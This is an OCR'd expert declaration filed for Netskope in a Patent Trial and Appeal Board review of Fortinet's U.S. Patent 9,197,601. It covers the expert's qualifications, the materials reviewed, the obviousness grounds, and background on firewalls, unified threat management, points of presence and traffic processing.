UNITED STATES PATENT AND TRADEMARK OFFICE

BEFORE THE PATENT TRIAL AND APPEAL BOARD

NETSKOPE, INC.,

Petitioner,

v.

FORTINET, INC.,

Patent Owner.

PTAB Case No. IPR2023-00175

Patent No. 9,197,601 B2

DECLARATION OF WENKE LEE, PH.D. IN SUPPORT OF PETITION FOR *INTER PARTES* REVIEW OF U.S. PATENT NO. 9,197,601 B2

TABLE OF CONTENTS

I. INTRODUCTION 1

A. Qualifications 2

1. Education 2

2. Work Experience 2

3. Publications 5

4. Curriculum Vitae 5

B. Materials Reviewed 5

C. Level of Ordinary Skill in the Art 7

D. Summary of Opinions 8

II. OVERVIEW OF THE TECHNOLOGY 9

A. Priority Date of the Claims 9

B. Overview of Relevant Technology When the '601 Patent Was Filed 10

1. Customizable network and security services 10

2. Unified security solutions and points of presence (PoP) 12

3. Multi-user systems 17

4. Parallel and serial processing 18

C. The '601 Patent 20

D. The Challenged Claims 21

E. Claim Construction 21

III. UNPATENTABILITY OF THE '601 PATENT CLAIMS 22

A. Standards for Invalidity 22

1. Obviousness 22

IV. SPECIFIC GROUNDS FOR PETITION 24

A. Ground I: Combination of Hudis and Fendick renders claims 1-14, 17-21 obvious. 24

1. Motivations to combine. 29

2. Claim 1 31

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 2 of 465

3. Claim 18 66
4. Claim 2 69
5. Claims 3 and 19 70
6. Claims 4 and 20 74
7. Claims 5 and 21 75
8. Claim 6 76
9. Claim 7 78
10. Claim 8 79
11. Claim 9 81
12. Claim 10 82
13. Claim 11 82
14. Claim 12 83
15. Claim 13 84
16. Claim 14 86
17. Claim 15 88
18. Claim 16 90
19. Claim 17 92

B. Ground 2: Gauvin renders claims 1-2, 4-18, 20-21 obvious 93

1. Claim 1 96
2. Claim 18 135
3. Claim 2 139
4. Claims 3 and 19 140
5. Claims 4 and 20 145
6. Claims 5 and 21 146
7. Claim 6 146
8. Claim 7 149
9. Claim 8 150
10. Claim 9 152
11. Claim 10 152

12. Claim 11 153
13. Claim 12 155
14. Claim 13 156
15. Claim 14 159
16. Claim 15 162
17. Claim 16 164
18. Claim 17 167

C. Ground 3: Combination of Gauvin and Narayanaswamy renders claims 1-2, 4-18, 20-21 obvious. 170

LIST OF APPENDICES

Appendix A	*Curriculum Vitae*
Appendix B	Supplemental Materials

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 5 of 465

I. INTRODUCTION

1. I, Wenke, Lee, Ph.D, have been retained by Petitioner Netskope, Inc. ("Petitioner") to investigate and opine on certain issues relating to United States Patent No. 9,197,601 ("the '601 patent") in its Petition for *Inter Partes* Review. The Petition requests that the Patent Trial and Appeal Board ("PTAB" or "Board") review and cancel claims 1-21 of the '601 patent.

2. The opinions set forth in this declaration are based on my personal knowledge, my professional judgment, and my analysis of the materials and information referenced in this declaration and its exhibits and appendices.

3. I am being compensated at a combined rate of $750/hr for my time in connection with this matter. I am also reimbursed for reasonable and customary expenses associated with my work in this case. I receive no other forms of compensation related to this case. My compensation does not depend on the outcome of this IPR or the co-pending district court litigation, and I have no other financial interest in this IPR.

4. I understand that the '601 patent has been assigned to Fortinet, Inc.

5. This declaration is based on the information currently available to me. To the extent that additional information becomes available, I reserve the right to continue my investigation and study, which may include a review of documents

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 6 of 465

and information that may be produced, as well as testimony from depositions that have not yet been taken.

A. Qualifications

1. Education

6. I obtained a Bachelor of Science in Computer Science from Sun Yat-Sen University in China in 1988. In 1990, I obtained my Master of Science in Computer Science from the City College of New York. In 1999, I obtained my Ph.D. in Computer Science from Columbia University.

2. Work Experience

7. I am currently a Professor of Computer Science at the Georgia Institute of Technology, focusing on systems and network security, applied cryptography, and machine learning. Since 2016, I have also been the John P. Imlay Jr. Chair in the College of Computing at the Georgia Institute of Technology.

8. Since I obtained my Master of Science in Computer Science in 1990 and to 1994, I was a software engineer at Intergraph Corporation.

9. From 1994 to 1999, I was a Ph.D. student in Computer Science. My thesis research focused on machine learning and cybersecurity. While I was a Ph.D. student, I was a Summer Intern researcher at AT&T Research in 1996 and IBM T. J. Watson Research Center in 1997.

10. From 1999 to 2001, I was a tenure-track Assistant Professor in the Department of Computer Science at The North Carolina State University.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 7 of 465

11. From 2001 to 2005, I was a tenure track Assistant Professor in the College of Computing at The Georgia Institute of Technology (Georgia Tech). In 2005, I was promoted to Associate Professor with tenure. In 2009, I was elevated to Full Professor with tenure.

12. From 2012 to 2015, I was the Director of the Information Security Center at the Georgia Institute of Technology. From 2015 to 2021, I was the Executive Director of the Institute for Information Security and Privacy at the Georgia Institute of Technology.

13. In 2006, I co-founded Damballa, Inc. to commercialize the botnet and malware detection technologies developed in my lab. Damballa was sold to Core Security in 2016.

14. I have been elevated to Fellow of the Institute of Electrical and Electronics Engineers (IEEE), the global engineering society. Fellow is the highest of three grades of membership that are awarded based on merit. In every year, IEEE limits the number of new Fellows to one tenth of one percent of the membership.

15. I have also been elevated to Fellow of the Association for Computing Machinery (ACM), the global professional society for computer scientists. ACM's rules for Fellows are even more restrictive than IEEE's, limiting the total number of Fellows in absolute terms to 1% of the membership.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 8 of 465

16. Over the course of my career so far, I have been the Principal Investigator or co-Investigator on 50 approved and funded grants. My expertise both as a developer and researcher on computer systems and information security, cybersecurity and machine learning, computerized intrusion detection methods, applied cryptography, data mining, digital watermarking, and packet watermarking has been sought out by the Federal Government. For example, I have been the Principal Investigator on various grants funded by the Defense Advanced Research Projects Agency (DARPA), the Office of Naval Research (ONR). and the Department of Homeland Security (DHS).

17. From 2010 to 2011, I served on the Editorial Board of one of the flagship journals of the IEEE, the IEEE Transactions on Dependable and Secure Computing (TDSC). From 2005 to 2011, I served on the Editorial Board of an ACM journal, the ACM Transactions on Information and System Security (TISSEC). I have also served on more than 90 conference committees and have served on more than a dozen of committees at the Georgia Institute of Technology. I have also served as the primary advisor to 8 Postdoctoral Fellows and 25 completed Ph.D.s, and currently serve as the primary advisor on more than ten further dissertations in progress.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 9 of 465

18. The area of my current research is malware analysis and detection. A fuller description of my current interests and areas of research can be found in my CV.

19. As reflected in the succeeding pages of my CV, I have taught courses directed to Network and Information Security essentially continuously since 1999.

3. Publications

20. I have published more than a hundred academic papers in top journals and conference proceedings, and participated in well over a hundred conference presentations and over a dozen workshop presentations, the vast preponderance of which relate to Network Security and most of which relate to Intrusion Detection in particular.

21. I am a named inventor in ten issued patents.

4. Curriculum Vitae

22. A copy of my curriculum vitae is attached as Appendix A to this declaration.

B. Materials Reviewed

23. My opinions expressed in this declaration are based on documents and materials identified in this declaration, including the ’601 patent, the prior art references and background materials discussed in this declaration, and the other references specifically identified in this declaration. I have considered these

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 10 of 465

materials in their entirety, even if only portions are discussed here. The following is an exemplary list of the materials on which I based my opinion.

Exhibit	Description
Ex. 1001	U.S. Patent No. 9,197,601 ("the '601 patent")
Ex. 1003	File History of U.S. Patent No. 9,197,601
Ex. 1004	U.S. Patent No. 8,296,178 ("Hudis")
Ex. 1005	U.S. Patent No. 7,735,116 ("Gauvin")
Ex. 1006	U.S. Patent No. 8,000,329 ("Fendick")
Ex. 1007	U.S. Patent Application Publication U.S. 2014/0259093 A1 ("Narayanaswamy")
Ex. 1008	Comparison of Narayanaswamy to its provisional application, (Provisional Application No. 61/773,633)
Ex. 1009	Oxford Dictionary of Computing (6th Ed., 2008)
Ex. 1010	Dictionary of Computer and Internet Terms (11th Ed., 2013)
Ex. 1011	Webster's New World Computer Dictionary (10th Ed., 2003)
Ex. 1012	E. Tittle, "Unified Threat Management for Dummies," (2012)
Ex. 1013	FortiGate SOHO and SMB Version 3.0 MR5 (2007)

24. I have also relied on my own experience and expertise in Web technologies, distributed (client-server) service architectures, computer network security, and computer networks.

C. Level of Ordinary Skill in the Art

25. I am not an attorney and offer no legal opinions. I have been informed about certain aspects of the law for purposes of my analyses and opinions.

26. I understand that in analyzing questions of invalidity and infringement, the perspective of a person having ordinary skill in the art ("POSITA") is often implicated, and the Court may need assistance in determining that level of skill.

27. I understand that the claims and written description of a patent must be understood from the perspective of a POSITA. I have been informed that the following factors may affect the level of skill of a POSITA: (1) the educational level of the inventor; (2) the type of problems encountered in the art; (3) the prior-art solutions to those problems; (4) the rapidity with which innovations are made; (5) the sophistication of the technology; and (6) the educational level of active workers in the field. A person of ordinary skill in the art is also a person of ordinary creativity in the art.

28. Based on my experience in computer networking and security, as well as my reading of the '601 Patent, it is my opinion that a person of ordinary skill with respect to the subject matter of the '601 Patent at the time of the alleged

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 12 of 465

priority date of the ’601 Patent in June 2013 would have had at least a bachelor’s degree in computer science, computer engineering, or electrical engineering and would have had at least two years of experience working on computer networking and security and their applications. This definition is flexible, and additional educational experience could make up for less work experience and vice versa.

29. I am at least a person of ordinary skill in the art and was so on the date to which the ’601 Patent claims priority. As shown by my qualifications and my curriculum vitae attached as Appendix A, I am aware of the knowledge and skill possessed by a person of ordinary skill in the art at the time of the priority date of the ’601 Patent. In performing my analysis, I have applied the standard set forth above.

D. Summary of Opinions

30. I have reviewed and analyzed the ’601 Patent.

31. Based on my review and analysis, it is my opinion that claims 1-21 of the ’601 Patent are invalid based on the following grounds:

Ground	Basis	Reference(s)	Challenged Claims
1	§ 103	Hudis and Fendick	1-14, 17-21
2	§ 103	Gauvin	1-2, 4-18, 20-21
3	§ 103	Gauvin and Narayanaswamy	1-2, 4-18, 20-21

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 13 of 465

II. OVERVIEW OF THE TECHNOLOGY

A. Priority Date of the Claims

32. I have been informed that a U.S. patent application may claim the benefit of the filing date of an earlier patent application if the earlier patent application disclosed each limitation of the invention claimed in the later-filed U.S. patent application. I have also been informed that priority is determined on a claim-by-claim basis so that certain claims of a patent may be entitled to the priority date of an earlier-filed patent application even if other claims of the same patent are not entitled to that priority date.

33. I have also been informed that a patented claim is invalid if the claimed invention was patented, described in a printed publication, or in public use, on sale, or otherwise available to the public before the effective filing date of the claimed invention, or the claimed invention was described in an issued patent or a published patent application that was effectively filed before the effective filing date of the claimed invention. For the purposes of this declaration, I have presumed the priority date of the '601 patent to be June 5, 2013, which is the filing date of the application that led to the '601 patent.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 14 of 465

B. Overview of Relevant Technology When the '601 Patent Was Filed

1. Customizable network and security services

34. In the early days of the Internet, little traffic was analyzed or filtered. But things changed in the late 1980s when Internet-borne threats became real—for example, in 1989 an Internet-based worm infected about 6,000 computers and caused massive damage. To protect from these emerging threats, companies rapidly developed network and security services; for example, firewall and network intrusion detection systems (NIDs) were well under development by 1989.[1]

35. Over time, enterprises deployed a slew of network security services. These services were typically deployed where one network met with another, known as the perimeter.[2] The services could include firewalls, virus detection, content filtering, and data loss prevention and, at first, each service came as a separate appliance.[3] An important feature of these services was customization—an administrator could configure exactly which service(s) it wanted and how those services would control the flow of traffic into and out of the network. Below, for example, is a screenshot of the user interface of the 1996-Checkpoint Firewall-1


---

[1] Eugene Spafford "The Internet Worm Program: Analysis", 1988
[2] *See, e.g.*, U.S. Patent No. 8,042,149 at 3:12-16
[3] Unified Threat Management for Dummies, 26-27.

Netskope Exhibit 1002


Fortinet Ex. 2010, Page 15 of 465

System showing the various selections an administrator could make for filtering traffic.[4]



36. As threats and networks evolved, companies added appliances to protect against those new and evolving issues. Each appliance addressed a specific threat, so, eventually, companies had separate appliances for malware screening, content filtering, intrusion detection, etc., as shown below.

[4] "FireWall-1 User Interface from 3.0," PhoneBoy's Security Theater, archived at the Internet Archive Wayback Machine on January 2, 2014 at https://web.archive.org/web/20140102143305/http://phoneboy.net; *see also, e.g.*, Unified Threat Management for Dummies, 27-28.



While helpful in some respects, this patchwork of separate appliances created issues with visibility, central management, performance, cost, and maintenance.[5]


2. Unified security solutions and points of presence (PoP)

37. To address those issues, companies developed systems to conveniently customize network and security services using a single platform. (Exs. 1012-1013.) One example of such a system was called Unified Threat Management ("UTM"). UTM referred to a solution that consolidated a wide range of network security functions (e.g., data loss prevention, anti-virus). This allowed an organization the ability to select as many (or as few) technologies as needed and configure its perimeter security to suit its needs. Typically, a UTM appliance had

[5] Unified Threat Management for Dummies, 18-23.

a single management console though which an administrator could configure the services.[6]

38. UTM appliances were so well-known before the challenged patent that Fortinet even sponsored a "Dummies" book about them:



39. Like UTMs, points-of-presence (PoP) generally related to distributed connection points between two or more networks, as explained below, and

[6] Unified Threat Management for Dummies, 25-64.

provided a natural checkpoint for traffic entering or exiting a network. (*See.* Ex. 1009 (Oxford Dictionary of Computing), at 389 (defining PoP as "[a]n access point to the Internet….").) While "PoPs" may sound unfamiliar, the term and concept have been around since at least the 1980s and have been a component in distributed networks.[7]

40. For example, PoPs have been used by Internet Service Providers (ISPs) since the 1990s. Typically, a customer of an ISP connects to the Internet (e.g., visiting a website) from their home network. When the user connects to the Internet, it connects to an ISP's PoP that is configured to receive traffic from the user's home computer, and the POP directs the traffic to the appropriate Internet router to forward the traffic to the intended destination. A large ISP can have multiple PoPs so that—depending on the traffic load and location proximity—different customers may use different PoPs or even the same customer may use different PoPs at different times.


41. PoPs have also been used in distributed enterprise networks for decades. For example, when a user tries to connect to an enterprise network from the Internet, its network traffic will go through a PoP for the enterprise network. That is, the PoP receives traffic from his home computer or his network and

[7] *See, e.g.*, D. Chantrain, *Solutions for Service Deployment in the Edge of the Network*, IEEE (2000); U.S. Patent No. 4,972,464

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 19 of 465


decides if the traffic is allowed and to which part of the enterprise network. A large enterprise network may have multiple PoPs and a user may be using different PoPs depending on workload, location, and the requested services. And as enterprises started moving data and services to the cloud in the early 2000s, POPs became an interface between cloud-based resources and the enterprises. Hudis, filed five years before the challenged patent, disclosed a system that uses PoPs to connect entities (e.g., enterprise network (125)) and cloud-based resources (115)), as shown below.



42. Hudis' prior art architecture resembled the '601 patent's where it, too, used PoPs to connect entities (e.g., data center (122) to 3rd party (112) in '601 Figure 1 (below)).

FIG. 1

(Annotated)



43. A PoP can be located at the interface point between two networks and is therefore considered to be at the edge, or, the perimeter of a network. A PoP might consist of communication equipment and technologies, such as modem banks, routers, and switches necessary for traffic to cross over networks. In addition to facilitating connections from one network to another, a PoP also

provides security services such as deciding if an incoming connection should be allowed and to which service on the network.[8]

3. Multi-user systems


44. Since at least the early 2000s', it was common for large enterprise networks to be partitioned into multiple subnetworks, one for each of its major departments or divisions (e.g., the engineering, finance, and administrative departments). These subnetworks are separated because the departments have different functions and security needs. For example, a computer in the engineering department cannot access another computer in the administrative department directly. Its connection request needs to be checked by the access points and the security systems of both the engineering and administrative departments.[9] Below is an example of a multi-user system with a distinct subnet for finance users, help desk users, and engineering users.

---

[8] *See* Freeman, Roger (2005). Fundamentals of Telecommunications. Wiley. p. 16. doi:10.1002/0471720941.ch1. ISBN 978-0471710455 (available at https://books.google.com/books?id=6_yQ-dEGc5wC&q=%22point+of+presence%22#v=snippet&q=%22point%20of%20presence%22&f=false.)

[9] *See, e.g.*, FortiGate SOHO and SMB Version 3.0 MR5 (2007) p. 15; U.S. Patent Application No. 2012/0096158A1.

Figure 5: SOHO network topology with FortiGate-100



4. Parallel and serial processing

45. Processing network traffic serially, in parallel, or a combination of both has been well-known since long before the 2000s. Around that time more and more security appliances were developed to address different potential network security threats (e.g., viruses, data loss). As the number of appliances grew, network administrators needed to program their appliances to decide the order in which network traffic was processed. Right away, administrators adapted two common orders for processing traffic: in parallel and serially (or a combination of the two). Indeed, these were really the only ways data could be processed.[10]

[10] G. Anthes, *The Power of Parallelism*, Computer World (Nov. 19, 2001) (available at https://www.computerworld.com/article/2585457/the-power-of-

46. Parallel processing relates to replicating network traffic and having multiple systems process the traffic at the same time. This is common when speed is a priority, and the network has sufficient processing resources. Serial processing relates to executing a task by one system after another, each completing a step(s) of the task. Serial processing was typically used when speed was not a priority, the network did not have sufficient processing resources, or when the subsequent processing depended on the results of the first subsystem processing.

47. For example, at a network access point such as a PoP, the incoming traffic can be replicated to multiple copies such that multiple systems analyze the traffic in parallel, one inspecting traffic contents to detect anomalies, and another inspecting traffic contents using patterns to detect known violations, etc. As another example, the incoming traffic can be processed by one system to pattern-match traffic contents and when a suspicious pattern is detected another system would execute some of the contents in a sandbox to detect security violations.


---

parallelism.html); G. Pieper and L. Wolfe, *Adventures in Parallelism: Celebrating 30 years of parallel computing at Argonne*, Argonne National Laboratory (May 13, 2013) (available at https://www.anl.gov/article/adventures-in-parallelism-celebrating-30-years-of-parallel-computing-at-argonne); Haiguang Lai et al. A Parallel Intrusion Detection System for High-Speed Networks. International Conference on Applied Cryptography and Network Security, 2004 (https://link.springer.com/chapter/10.1007/978-3-540-24852-1_32#auth-Haiguang-Lai).

C. The ’601 Patent

48. The ’601 Patent issued from U.S. Patent Application No. 13/910,609 (“the ’609 Application”), which was filed on June 5, 2013. The ’601 Patent concerns “computer networking and security.” (’601 Patent, 1:8-9.) With regard to Figure 1, the ’601 Patent describes a system that “leverage[es] a variety of connection types across public and private networks to deliver a virtual perimeter” for an entity’s computing nodes. (*Id.*, 5:43-47, Fig. 1.)

FIG. 1



’601 Patent, FIG. 1

49. The virtual perimeter includes multiple Perimeter Points of Presence (P/PoPs) 101, 102, and 107 that are "configured to process inbound data from all entities connected to the one or more P/PoPs as policy compliant outbound data." (*Id.*, 6:53-55.) The P/PoPs of the virtual perimeter include "a multitude of systems and associated sub-systems" for processing the data. (*Id.*, 7:46-51.)

